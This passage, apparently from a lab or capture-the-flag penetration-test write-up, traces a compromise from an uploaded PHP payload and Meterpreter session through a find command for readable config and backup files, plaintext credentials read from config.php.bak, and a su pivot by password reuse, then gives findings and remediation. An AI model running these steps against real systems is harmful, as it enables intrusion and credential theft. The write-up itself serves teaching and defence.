
Requesting payload.php in the browser (from Section 07’s clickable link) triggered execution on the target and returned a Meterpreter session to the handler.
09 — Post-Exploitation & Local Enumeration
With a session established, initial post-exploitation commands confirmed the compromised context:
meterpreter > sysinfo
meterpreter > getuid
Session Info

The session returned control as www-data — the low-privileged web server account, consistent with code execution reached through Apache rather than a direct system login. This confirmed the exploitation path but not yet a full account compromise, so local enumeration continued.
10 — Sensitive Backup File Discovery
A search of the web application directory for common backup/config file patterns surfaced a .bak file left in a readable location:
find /var/www -type f -readable \( -iname "*.conf" -o -iname "*.bak" -o -iname "*.backup" -o -iname "*.old" -o -iname "*config*" \) 2>/dev/nullBackup File Discovery

The command returned /var/www/app/config.php.bak — a backup of an application configuration file, left inside a web-accessible directory tree rather than being excluded from deployment.
11 — Credential Discovery

Reading the discovered backup file exposed hardcoded, plaintext application credentials:
cat /var/www/app/config.php.bak<?php
$db_user = "pawan";
$db_password = "1234";
?>Those same credentials were then tested against the local system account of the same name, and succeeded:
su pawan
whoami
Credential Discovery and Local Pivot
Security Observation
The credentials in the backup file were reused as the actual local system password for the pawan account — a single leaked backup file was enough to pivot from the low-privileged www-data web shell to a full local user session.
12 — User Account Compromise
With a shell as pawan, the user flag confirmed full compromise of the account:
cat /home/pawan/user.txtUser Flag Captured

This closes the chain: an anonymous, unauthenticated FTP session was sufficient — with no credentials, no vulnerability scanner, and no CVE — to reach a fully compromised local user account, purely through a sequence of configuration mistakes.
Findings Summary
| # | Observed Weakness | Evidence |
|---|---|---|
| F01 | Anonymous FTP authentication enabled | Anonymous login succeeded |
| F02 | World-writable FTP upload directory | uploads/ exposed with 777 permissions |
| F03 | FTP-uploaded content exposed through Apache | Files created through FTP were visible under /uploads/ |
| F04 | Server-side PHP payload execution through the FTP/web path | Uploaded payload.php executed through HTTP |
| F05 | Sensitive backup file containing credentials | config.php.bak was discovered under /var/www |
| F06 | Credentials stored in plaintext | The backup file contained a username and password |
| F07 | Credential reuse enabled local account access | The discovered credentials successfully authenticated as pawan |
Overall risk before remediation: Critical — the full chain requires no authentication at any stage.
Remediation
- Disable anonymous FTP access (
anonymous_enable=NO), or restrict it to a strictly read-only, isolated directory outside the web root - Remove anonymous write capability (
write_enable,anon_upload_enable,anon_mkdir_write_enable,anon_other_write_enable) unless explicitly required - Correct
uploadsdirectory permissions away from777to the minimum needed for the legitimate use case - Remove the direct
Aliasbetween the FTP upload path and the Apache web root — FTP-writable storage should never be directly web-servable - If uploads must remain web-accessible, disable script execution in that directory (e.g.
php_admin_flag engine off, or serve uploads from a separate non-executing domain/subdomain) - Remove backup/config files (
*.bak,*.old,*.backup) from deployed, web-accessible paths; exclude them via the deployment process - Remove hardcoded credentials from source and configuration files; use environment variables or a secrets manager
- Rotate the exposed credentials and enforce unique, non-reused passwords between application accounts and system accounts
Lessons Learned
This assessment demonstrates how multiple individually simple misconfigurations can combine into a complete compromise.
Anonymous FTP access provided unauthenticated entry, while unrestricted file operations allowed files and directories to be created, modified, and deleted. Because the same FTP upload location was exposed through Apache, the attack surface extended from file storage into the web layer, where an uploaded PHP payload could be executed.
The resulting session provided access as www-data. Local enumeration then uncovered a backup configuration file containing credentials, which were subsequently reused to authenticate as the pawan local user.
The key lesson is that security weaknesses should not always be assessed in isolation. Trust relationships between services, excessive permissions, insecure file handling, exposed backup files, and credential reuse can combine to turn a seemingly limited exposure into a complete compromise.